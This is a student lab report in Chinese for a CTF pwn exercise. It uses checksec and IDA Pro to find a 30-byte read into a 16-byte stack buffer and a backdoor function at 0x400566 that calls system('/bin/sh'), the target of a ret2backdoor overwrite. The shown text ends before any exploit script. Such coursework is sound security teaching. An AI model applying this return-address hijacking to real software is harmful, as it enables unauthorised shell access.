CTF实验3 — 栈缓冲区溢出漏洞利用

学号：2354100

姓名：郝哲逸

一、实验目的

1. 理解栈缓冲区溢出漏洞的原理：C语言对数组引用不做边界检查，当向栈上的缓冲区写入超过其容量的数据时，溢出的字节会覆盖相邻的栈帧数据（saved rbp、return address等）。
2. 掌握通过覆写返回地址劫持程序控制流的方法，实现 ret2backdoor 攻击。
3. 掌握CTF pwn题的标准解题流程：checksec → IDA Pro静态分析 → GDB动态调试 → pwntools编写exploit。
4. 了解当后门函数需要特定参数时（如 `system(s)` 需 `s="/bin/sh"`），如何同时覆写局部变量和返回地址。

二、实验环境

项目	说明
主机系统	Windows 11
静态分析工具	IDA Pro 7.6（ida64.exe）
虚拟机系统	Ubuntu
动态调试工具	GDB + pwndbg
漏洞利用框架	pwntools（Python）
目标文件1	`buffer_overflow`（ELF 64-bit x86-64, not stripped, debug info）
目标文件2	`gai`（ELF 64-bit x86-64, not stripped, debug info）

三、前置知识

3.1 栈帧结构（x86-64）

代码块

```
高地址
┌──────────────────────────┐
│   函数参数(>6个)    │
├──────────────────────────┤
│   Return Address   │  ← 8字节
├──────────────────────────┤
│   Saved RBP        │  ← 8字节
├──────────────────────────┤
│   局部变量          │  ← rbp-0x10, rbp-0x8等
├──────────────────────────┤
│   ...              │
低地址
```

局部变量在低地址方向，返回地址在高地址方向。溢出时写入方向从低到高，依次覆盖 saved rbp → return address。

3.2 缓冲区溢出原理

当程序使用 `read()`、`gets()`、`scanf()` 等函数向栈上缓冲区写入数据且未限制写入长度时，攻击者可以构造超长输入，覆盖栈帧中的关键数据，最经典的利用方式是**覆写返回地址**使函数返回时跳转到指定地址。

3.3 常见防护机制

防护	作用	本实验状态
Stack Canary	返回地址前插入随机值，溢出时先覆盖canary，返回前检查	关闭
NX (DEP)	栈内存不可执行，阻止shellcode注入	开启（不影响ret2backdoor）
ASLR	地址空间布局随机化	关闭（PIE=No）
PIE	位置无关可执行文件，每次加载地址不同	关闭

所有关键防护均关闭，可使用固定地址攻击。

四、题目一：buffer_overflow

4.1 防护检查（Ubuntu）

代码块

```
chmod +x buffer_overflow
# 激活虚拟环境，已安装pwntools
source ~/pwnenv/bin/activate
pwn checksec buffer_overflow
```


```
soldier@SOLDIER:~/InformationSecurity/hw4$ source ~/pwnenv/bin/activate
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw4$ pwn checksec buffer_overflow
[*] '/home/soldier/InformationSecurity/hw4/buffer_overflow'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
    Debuginfo:  Yes
```


4.2 IDA Pro 静态分析（Windows）

运行 `ida64.exe`，拖入 `buffer_overflow`，弹框点 **OK**，等待左下角 `AU: idle`。

4.2.1 main() 函数

左侧 Functions window 双击 `main`，按 **F5** 查看伪代码。







> `main()` 调用 `foo()`，正常流程返回main，我们的目标是跳转到 `backdoor()`。

4.2.2 foo() 函数

双击 `foo`，按 **F5**。






- `char s[16]`（rbp-0x10）


> - `read(0, s, 0x1e)` 读**30字节**到16字节缓冲区，溢出14字节

- 漏洞成因：read第三个参数（30）> 缓冲区大小（16），且无canary保护

4.2.3 backdoor() 函数

双击 `backdoor`，按 **F5**。


IDA - buffer_overflow G:\Third_year_second_semester\InformationSecurity\hw4\buffer_overflow
File Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name
_read
__libc_start_main
__gmon_start__
_start
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
backdoor
foo
main
__libc_csu_init
__libc_csu_fini
_term_proc
system
read
__libc_start_main
__imp___gmon_start__
Line 12 of 21
Graph overview
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
; Attributes: bp-based frame
; void __cdecl backdoor()
public backdoor
backdoor proc near
; __unwind {
push rbp
mov rbp, rsp
mov edi, offset command ; "/bin/sh"
call _system
nop
pop rbp
retn
; } // starts at 400566
backdoor endp
100.00% (-587,-125) (908,319) 00000566 0000000000400566: backdoor (Synchronized with Hex View-1)
Output
IDA is analysing the input file...
You may start to explore the input file right now.
Propagating type information...
Function argument information has been propagated
lumina: connect: 由于连接方在一段时间后没有正确答复或连接的主机没有反应，连接尝试失败。
The initial autoanalysis has been finished.
Python
AU: idle Down Disk: 105GB


IDA - buffer_overflow G:\Third_year_second_semester\InformationSecurity\hw4\buffer_overflow
File Edit Jump Search View Debugger Lumina Options Windows Help
No debu
Library function Regular function Instruction Data Unexplored External s
Functions
Function name
_read
__libc_start_main
__gmon_start__
_start
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
backdoor
foo
main
__libc_csu_init
__libc_csu_fini
_term_proc
system
read
__libc_start_main
__imp___gmon_start__
IDA View-A
Pseudocode-A
1 void __cdecl backdoor()
2 {
3 system("/bin/sh");
4 }

> 直接调用 `system("/bin/sh")`，入口地址 **0x400566**。

4.3 GDB 动态调试（Ubuntu）


代码块

